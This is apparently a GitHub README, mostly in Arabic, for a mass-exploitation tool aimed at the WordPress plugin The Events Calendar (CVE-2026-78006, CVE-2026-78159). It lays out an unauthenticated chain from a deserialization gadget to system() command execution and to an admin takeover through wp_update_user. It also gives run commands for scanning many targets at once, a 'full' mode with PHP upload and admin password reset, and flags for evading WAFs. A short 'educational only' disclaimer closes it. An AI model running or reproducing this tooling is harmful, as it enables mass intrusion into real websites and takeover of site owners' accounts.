antid00t/cve-2026-78006-cve-2026-78159
أداة استغلال جماعي غير متزامنة لإضافة The Events Calendar الخاصة بـ WordPress (CVE-2026-78006، CVE-2026-78159)، تتيح تنفيذ تعليمات برمجية عن بُعد (RCE) دون مصادقة، ورفع ملفات PHP، والاستيلاء على حساب المسؤول.

         █████╗  ███╗   ██╗ ████████╗ ██╗ ██████╗   ██████╗   ██████╗  ████████╗
        ██╔══██╗ ████╗  ██║ ╚══██╔══╝ ██║ ██╔══██╗ ██╔═████╗ ██╔═████╗ ╚══██╔══╝
     ███████║ ██╔██╗ ██║    ██║    ██║ ██║  ██║ ██║██╔██║ ██║██╔██║    ██║
     ██╔══██║ ██║╚██╗██║    ██║    ██║ ██║  ██║ ████╔╝██║ ████╔╝██║    ██║
     ██║  ██║ ██║ ╚████║    ██║    ██║ ██████╔╝ ╚██████╔╝ ╚██████╔╝    ██║
     ╚═╝  ╚═╝ ╚═╝  ╚═══╝    ╚═╝    ╚═╝ ╚═════╝   ╚═════╝   ╚═════╝     ╚═╝
» E X P L O I T S «

🔥 غير متزامن بالكامل · سلّم تجاوز WAF · اكتشاف تلقائي · بدون أي مصادقة

| إضافة WordPress | The Events Calendar (StellarWP) — أكثر من 600,000 تثبيت نشط |
| الإصدار المتأثر | <= 6.17.4 |
| الإصدار المُصحَّح | 6.17.4.1 |
| المصادقة | ❌ غير مطلوبة — بدون أي تفاعل، قبل الإشراف |
| CVSS | 9.8 حرج |
unauth comment ──► moderation-hash preview ──► do_blocks()
                                                    │
                    enable_rendering_widget_copied() ──► re-forges wp_hash with SECRET salt
                                                    │
                     unserialize() ◄── legacy-widget block
                          │
          Lazy_Post_Collection::__unserialize()
                          │
                array_map('system', $cmds)  ──►  🔥 OS command execution
يتجاوز
is_safe_widget_instance()باستخدام الغلاف ذي الذيل المشوّهa:2:{i:0;<gadget>i:1;X}— إذ تُستدعى الدوال السحرية قبل أن يُجهض خطأ التحليل العملية.
plain-array instance (no objects — passes every object guard)
                          │
        featured_events_only => true   ◄── deterministic query starvation
                          │
          messages.php ──► tec_classes($classes)
                          │
     Element_Classes::parse_array() ──► is_callable($value)
                          │
              $value($this->results)  ──►  wp_update_user() ──►  👑 admin takeover
# install dependencies
pip3 install -r requirements.txt

# scan a single target (non-destructive proofs)
python3 tec.py --url http://localhost --cmd id

# scan multiple labs concurrently
python3 tec.py --list labs.txt --threads 50 --output results.txt

# FULL MODE: command execution + PHP file upload + admin takeover
python3 tec.py --list labs.txt --full --threads 50 --insecure --cmd id --output results.txt
labs.txt — عنوان URL أساسي واحد في كل سطر:
http://localhost
http://192.168.56.101/lab-wp
http://user:[email protected]:8080    # optional inline basic-auth
| الخيار | الوصف |
|---|---|
--url / --list | هدف واحد / ملف أهداف |
--threads N | الأهداف المتزامنة — async semaphore (الافتراضي 30) |
--cve both|1|2 | أي سلسلة استغلال يتم تشغيلها (الافتراضي both) |
--cmd CMD | أمر نظام التشغيل الخاص بـ CVE-2026-78006 (الافتراضي id) |
--upload-php | كتابة ملف PHP لـ test lab في جذر WP + التحقق عبر HTTP |
--login-proof | إعادة تعيين كلمة مرور المستخدم ذي المعرّف 1 إلى 1 + التحقق من تسجيل الدخول (مدمّر) |
--full | جميع البدائيات المدمّرة من تعليق واحد (مدمّر) |
--obfuscate-blocks | JSON للكتل مُهرَّب بـ \u — تسليم متخفٍّ عن WAF |
--insecure | تخطي التحقق من TLS (مختبرات HTTPS ذاتية التوقيع) |
--auth USER:PASS | مصادقة أساسية لجميع الأهداف |
--id-range LO-HI | معرّفات المنشورات المراد فحصها لاكتشاف الأحداث (الافتراضي 1-40) |
--output FILE | ملف النتائج — تُكتب الأهداف الناجحة مباشرةً |
\u،
أجسام multipart، حمولات دنيا؛ تشخيص تلقائي لـ Wordfence / ModSecurity / Cloudflaresystem → passthru → shell_exec → execcount غير ضار؛ التدمير عند الطلب فقط<= 6.17.4، التعليقات مفعّلة ومرئية على منشورات الأحداث،
وجود حدث منشور واحد على الأقلpip3 install -r requirements.txtاستغلالات جديدة، وPoCs، وإصدارات بحث أمني.
تُقدَّم هذه الأداة لأغراض تعليمية وبحثية فقط. وهي تُوضّح ثغرات موثّقة علنًا (CVE-2026-78006، CVE-2026-78159) حتى يتمكن الباحثون والمسؤولون من التحقق من بيئات مختبراتهم الخاصة.
باستخدامك هذه الأداة، فإنك تتحمل المسؤولية الكاملة عن أفعالك.